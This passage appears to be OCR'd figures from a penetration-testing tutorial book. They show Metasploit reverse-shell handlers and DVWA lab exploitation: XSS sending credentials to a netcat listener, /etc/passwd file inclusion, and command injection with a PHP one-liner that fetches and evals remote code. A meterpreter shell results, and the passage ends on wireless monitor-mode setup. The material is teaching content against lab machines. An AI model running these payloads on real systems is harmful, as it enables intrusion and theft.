

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.34.153
LHOST => 192.168.34.153
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.34.153:8080
[*] Meterpreter session 1 opened (192.168.34.153:8080 -> 192.168.34.137:59692) at 2019-05-15 20:58:51 +0200

meterpreter >
```



DVWA
Vulnerability: Reflected Cross Site Scripting (XSS)
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
security=low; PHPSESSID=9d583bc89e354500678b5579882e9295
OK





```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
connect to [192.168.34.153] from kali [192.168.34.153] 52838
GET /?username=hacker&password=hacker HTTP/1.1
Host: 192.168.34.153
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.34.137/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```


DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
security=low; PHPSESSID=9d583bc89e354500678b5579882e9295
OK
Name: test
Message: This is a test comment.
Name: Hacked
Message:


http://192.168.34.137/dvwa/vulnerabilities/fi/?page=../../../../../etc/passwd
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Vulnerability: File Inclusion
To include a file edit the ?page=index.php in the URL to determine which file is included.
More info
http://en.wikipedia.org/wiki/Remote_File_Inclusion
http://www.owasp.org/index.php/Top_10_2007-A3


Damn Vulnerable Web A
192.168.34.137/dvwa/vulnerabilities/fi/?page=../../../../../etc/passwd
Most Visited
Getting Started
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
DVWA
Home



DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Execution
Ping for FREE
Enter an IP address below:
submit
PING 192.168.34.153 (192.168.34.153) 56(84) bytes of data.
64 bytes from 192.168.34.153: icmp_seq=1 ttl=64 time=0.439 ms
64 bytes from 192.168.34.153: icmp_seq=2 ttl=64 time=0.499 ms
64 bytes from 192.168.34.153: icmp_seq=3 ttl=64 time=0.607 ms
--- 192.168.34.153 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.439/0.515/0.607/0.069 ms
total 20
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 .
drwxr-xr-x 11 www-data www-data 4096 May 20 2012 ..
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 help
-rw-r--r-- 1 www-data www-data 1509 Mar 16 2010 index.php
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 source
More info
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/


```
msf5 > use exploit/multi/script/web_delivery
msf5 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine
or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python
```

```
msf5 exploit(multi/script/web_delivery) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Python
   1   PHP
   2   PSH
   3   Regsvr32
   4   PSH (Binary)
```

```
msf5 exploit(multi/script/web_delivery) > set Target 1
Target => 1
msf5 exploit(multi/script/web_delivery) > set LHOST 192.168.34.153
LHOST => 192.168.34.153
msf5 exploit(multi/script/web_delivery) > set LPORT 1337
LPORT => 1337
msf5 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine
or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.34.153   yes       The listen address (an interface may be specified)
   LPORT  1337             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   PHP
```


```
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.34.153:1337
msf5 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/hesDraogStSpBR
[*] Local IP: http://192.168.34.153:8080/hesDraogStSpBR
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.34.153:8080/hesDraogStSpBR'));"
```



DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Execution
Ping for FREE
Enter an IP address below:
/192.168.34.153:8080/hesDraogStSpBR'));"
submit
PING 192.168.34.153 (192.168.34.153) 56(84) bytes of data.
64 bytes from 192.168.34.153: icmp_seq=1 ttl=64 time=0.439 ms
64 bytes from 192.168.34.153: icmp_seq=2 ttl=64 time=0.499 ms
64 bytes from 192.168.34.153: icmp_seq=3 ttl=64 time=0.607 ms
--- 192.168.34.153 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.439/0.515/0.607/0.069 ms
total 20
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 .
drwxr-xr-x 11 www-data www-data 4096 May 20 2012 ..
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 help
-rw-r--r-- 1 www-data www-data 1509 Mar 16 2010 index.php
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 source
More info
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/


[*] 192.168.34.137 web_delivery - Delivering Payload
[*] Sending stage (38247 bytes) to 192.168.34.137
[*] Meterpreter session 1 opened (192.168.34.153:1337 -> 192.168.34.137:50370) at 2019-05-17 09:42:39 +0200
msf5 exploit(multi/script/web_delivery) > sessions -i
Active sessions
Id Name Type Information Connection
1 meterpreter php/linux www-data (33) @ metasploitable 192.168.34.153:1337 -> 192.168.34.137:50370 (192.168.34.137)

```
msf5 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 18456 created.
Channel 0 created.
whoami
www-data
ls -la
total 20
drwxr-xr-x  4 www-data www-data 4096 May 20  2012 .
drwxr-xr-x 11 www-data www-data 4096 May 20  2012 ..
drwxr-xr-x  2 www-data www-data 4096 May 20  2012 help
-rw-r--r--  1 www-data www-data 1509 Mar 16  2010 index.php
drwxr-xr-x  2 www-data www-data 4096 May 20  2012 source
```

Chapter 9: Getting Started with Wireless Attacks





```
▸ Frame 2: 30 bytes on wire (240 bits), 30 bytes captured (240 bits)
▸ IEEE 802.11 Authentication, Flags: ........
▾ IEEE 802.11 wireless LAN
  ▾ Fixed parameters (6 bytes)
      Authentication Algorithm: Open System (0)
      Authentication SEQ: 0x0001
      Status code: Successful (0x0000)
```


```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.
```


```
root@kali:~# ifconfig wlan0 down
root@kali:~# iwconfig wlan0 mode monitor
root@kali:~# ifconfig wlan0 up
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off

lo        no wireless extensions.

root@kali:~#
```

```
wlan0     IEEE 802.11  ESSID:off/any
